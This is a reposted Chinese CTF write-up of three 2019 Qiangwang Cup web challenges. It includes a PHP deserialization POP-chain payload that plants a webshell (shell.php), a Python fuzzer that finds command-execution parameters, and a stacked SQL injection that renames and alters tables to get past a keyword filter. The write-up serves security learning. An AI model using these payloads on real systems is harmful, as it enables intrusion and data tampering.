2019 第三届强网杯线上赛部分web复现

转载


weixin_30881367 于 2019-05-28 18:44:00 发布 408 收藏
文章标签： php 数据库 python
原文链接：http://www.cnblogs.com/sijidou/p/10936547.html

0x00前言

周末打了强网杯，队伍只做得出来6道签到题，web有三道我仔细研究了但是没有最终做出来，赛后有在群里看到其他师傅提供了writeup和环境复现的docker环境，于是跟着学习一波并记录下来


0x01 upload


第一步扫目录发现有备份文件



下载下来后大致浏览就清楚是thinkphp5框架，并且没有远程代码执行漏洞

根据题目的数据传输情况，可以发现在登录后有个user的cookie值，base64解码后是序列化字符串





查看源码，发现序列化字符串传入的位置是在Index.php的login_check()位置

```php
public function login_check(){
    $profile=cookie( name: 'user');
    if(!empty($profile)){
        $this->profile=unserialize(base64_decode($profile));
        $this->profile_db=db('user')->where( field: "ID",intval($this->profile['ID']))->find();
        if(array_diff($this->profile_db,$this->profile)==null){
            return 1;
        }else{
            return 0;
        }
    }
}
```

正常情况下是反序列化后是个数组，然后通过这个数组的属性和数据库的各个字段进行查询验证来返回是上传文件与否的回显

继续浏览发现Profile.php文件中有2个模式方法，于是想到了pop链的构造，

但是要调用__get()需要访问不存在的变量或者私有变量，调用__call()需要访问不存在的方法或者私有方法

```php
    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}) {
            $this->{$this->{$name}}($arguments);
        }
    }

}
```

而Profile.php类中是不存在这种情况的，继续寻找找到Register.php中的Register类的析构方法调用了check对象的index()函数

```php
    public function __destruct()
    {
        if(!$this->registed) {
            $this->checker->index();
        }
    }
```

check对象的index()参数是在Profile.php中不存在的，因此思路如下

反序列化传入一个Register对象，而Register对象的checker成员的值是Profile对象，这样就能触发Profile对象中的__call和__get方法了

陷入的困境：

在比赛时候做到这都还好，但是死活没法直接代码执行，之后还去thinkphp里面找有没有能够代码执行的pop链，无奈都失败了

最重要的是我的poc把单独的类拧出来（在windows下搭这个tp5项目数据库添加后估计路径有问题导致没法正常执行）可以触发，但是放在这个环境下运行就会出错。

所以比赛的时候做到这里就卡住了，也没做出来

最后新get到的点：

后面看了师傅的writeup才发现生成反序列化的类文件需要加命令空间才不会反序列化错误....(该死的thinkphp)

再者无法直接代码执行，但是可以调用Profile类中的upload_img()可以上传自定义文件名

```php
public function upload_img(){
    if($this->checker){
        if(!$this->checker->login_check()){
            $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
            $this->redirect($curr_url, params: 302);
            exit();
        }
    }

    if(!empty($_FILES)){
        $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
        $this->filename=md5($_FILES['upload_file']['name']).".png";
        $this->ext_check();
    }
    if($this->ext) {
        if(getimagesize($this->filename_tmp)) {
            @copy($this->filename_tmp, $this->filename);
            @unlink($this->filename_tmp);
            $this->img="../upload/$this->upload_menu/$this->filename";
            $this->update_img();
        }else{
            $this->error( msg: 'Forbidden type!', url( url: '../index'));
        }
    }else{
        $this->error( msg: 'Unknow file type!', url( url: '../index'));
    }
}
```

仔细观察这段代码的逻辑

第一个判断if($this->checker)要确保不会执行，只有checker成员不赋值

第二个判断if(!empty($_FILE))也要确保不会执行，只需要不上传文件请求就行

第三个判断if($this->ext)需要执行

第三个判断中的第一个判断if(getimagesize($this->filename_tmp))需要执行，所有必须要保证filename_tmp的文件是个图片马，单纯的一句话过不了这个判断


接下来会把filename_tmp(先前传上去的图片马路径)改名成filename(新的php文件)即可

后面的update_img()就是改数据库中的img字段的值，但其实在copy命令之后已经无关紧要了


payload如下，这里图片的路径我设置的绝对路径，相对路径也可以

```php
<?php

namespace app\web\controller;

class Register{
    public $checker;
    public $registed;

    public function __construct()
    {
        $this->checker=new Profile();
    }

}

class Profile{
    public $checker;
    public $filename_tmp =
"/var/www/html/public/upload/e5a32351a6802ef0291ac7c4529588da/f383a31abdcf931f89bae4ab05d3e088.png";
    public $filename = "/var/www/html/public/upload/e5a32351a6802ef0291ac7c4529588da/shell.php";
    public $upload_menu = "upload_img";
    public $ext = "1";
    public $img;
    public $except = ["index" => "upload_menu"];

}

$clazz = new Register();
echo serialize($clazz);
echo "<hr>";
echo base64_encode(serialize($clazz));
?>
```


把结果用cookie发过去



然后找到upload目录，已经是shell.php的模样了，蚁剑连接即可（我的图片马结尾存在<导致直接在页面执行还要查看源码，所以就用连接器了）



连接的效果



0x02 精明的黑客

这道题考察的是自动审计代码的python脚本编写能力，源码都有3002个，每个又有好几百行，一个个看几乎不可能

一般的命令执行system,eval,assert,``,exec等在参数还没传到目标的时候就已有被赋值成空，或者存在一个根本不可能过的判断式子

于是只有用脚本审计了，写法是先获取每个文件的$_GET和$_POST的参数，自定义赋值比如 echo "hello_qwb_qwb";，然后在本地把代码挂上去，用requests发get或者post请求，查看有没有"hello_qwb_qwb"的回显，如果有那么就是后面的参数了

emmmm.....python功力有点差，于是看看主要的函数

打开目录获取文件名函数：https://www.cnblogs.com/strongYaYa/p/7200357.html

获取$_GET和$_POST的使用正则规则：https://www.liaoxuefeng.com/wiki/897692888725344/923056128128864


打开文件操作：https://www.runoob.com/python/python-files-io.html

脚本如下，单线程太慢了，这里用了8个线程，windows的powershell跑python多线程真的不如linux

```
import requests
import re
import os
import urllib
import Queue
import threading

payload = 'echo "hello_qwb_qwb";'
url = 'http://127.0.0.1/qwb/src/'

def fuzz(filename):
    file = open("./src/" + filename, "r")
    #print "[*]open:" + filename
    text = file.read()

    getpattern = re.compile(r'\$_GET\[\'(.*)\'\]')
    get = getpattern.findall(text)
```

```
    postpattern = re.compile(r'\$_POST\[\'(.*)\'\]')
    post = postpattern.findall(text)

    file_url = url + filename
    for g in get:
        r = requests.get(file_url + "?" + g + "=" + urllib.quote(payload))
        if "hello_qwb_qwb" in r.text:
            print "[+]file:" + filename
            print "[+]get:" + g
            exit()

    for p in post:
        data = {p : payload}
        r = requests.post(file_url,data=data)
        if "hello_qwb_qwb" in r.text:
            print "[+]flie:" + filename
            print "[+]post:" + p
                        exit()
    print "[*]finish:" + filename
    file.close()


class TextThread(threading.Thread):
    def __init__(self, queue):
        threading.Thread.__init__(self)
        self.__queue = queue

    def run(self):
        global text
        queue = self.__queue
        while not queue.empty():
            filename = queue.get()
            fuzz(filename)

def main():
    queue = Queue.Queue()
    for filename in os.listdir('./src'):
        queue.put(filename)

    thread_count = 8
    threads = []
    for i in range(0, thread_count):
        thread = TextThread(queue)
        thread.start()
        threads.append(thread)

    for thread in threads:
        thread.join()


if __name__=='__main__':
    main()
```

运行中找到目标




获取flag

0x03 随便注入

这道题赛后才知道是堆叠查询，因为平时做题没有遇到使用multi_query()的情况，所以比赛时一直考虑有没有什么办法不借助select能查到其他table的值

了解它的waf后我当时是绝望的





```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


但是因为是堆叠注入所以可以从头开始写sql语句

可用通过show查到数据库，当前数据库的表,盲注和报错注入也可以获取当前数据库名是supersqli


```
?inject=';show databases;
?inject=';show tables;
```

```
array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```





```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```



可以用describe 命令查表有哪些字段

```
?inject=';describe tablename;
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

这里的payload不加` 还显示不出来，此时已经可以知道flag的位置了，但是没办法读出来

这时候要把 `1919810931114514`表里命名成当前的表名`words`，再用or '1'='1就能查到了

在php层面查询的时候固定语句一般是 select * from words where id = $id这种，数据库里面的变化php是管不到的

改名在mysql中是rename，语法为

```
rename table `当前表名` to `改后表名`;
```

但是又因为words中是存在列id，估计查询语句也会根据该字段进行查询，但是装有flag的表里面没有id字段，因此要用alter来添加，语法

```
alter table `表名` add(字段名 字段类型 NULL)        #可为空
```

我们可以之前通过describe查看`words`里面的id的字段类型，

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
```

是int，所以我们的alert可以写成这样

```
alter table `1919810931114514` add(id int NULL)
```

最终的payload如下

```
?inject=';alter table `1919810931114514` add(id int NULL);rename table `words` to `tmp`;rename table
`1919810931114514` to `words`;
#先添加一个叫id字段，可以为空
#再把words命名成任意名字
#把`1919810931114514`命名成word
```

最后用' or '1'='1 显示“当前表”的所以内容就能获取flag

0xff结语

本次writeup就是简单记录下自己遇到的坑吧，文章借鉴大佬的思路，自己跟着做一遍orz

感谢师傅提供的docker项目：

https://github.com/glzjin/qwb_2019_upload

https://github.com/glzjin/qwb_2019_supersqli

https://github.com/glzjin/qwb_2019_smarthacker

以及writeup

https://www.zhaoj.in/read-5873.html?tdsourcetag=s_pcqq_aiomsg

转载于:https://www.cnblogs.com/sijidou/p/10936547.html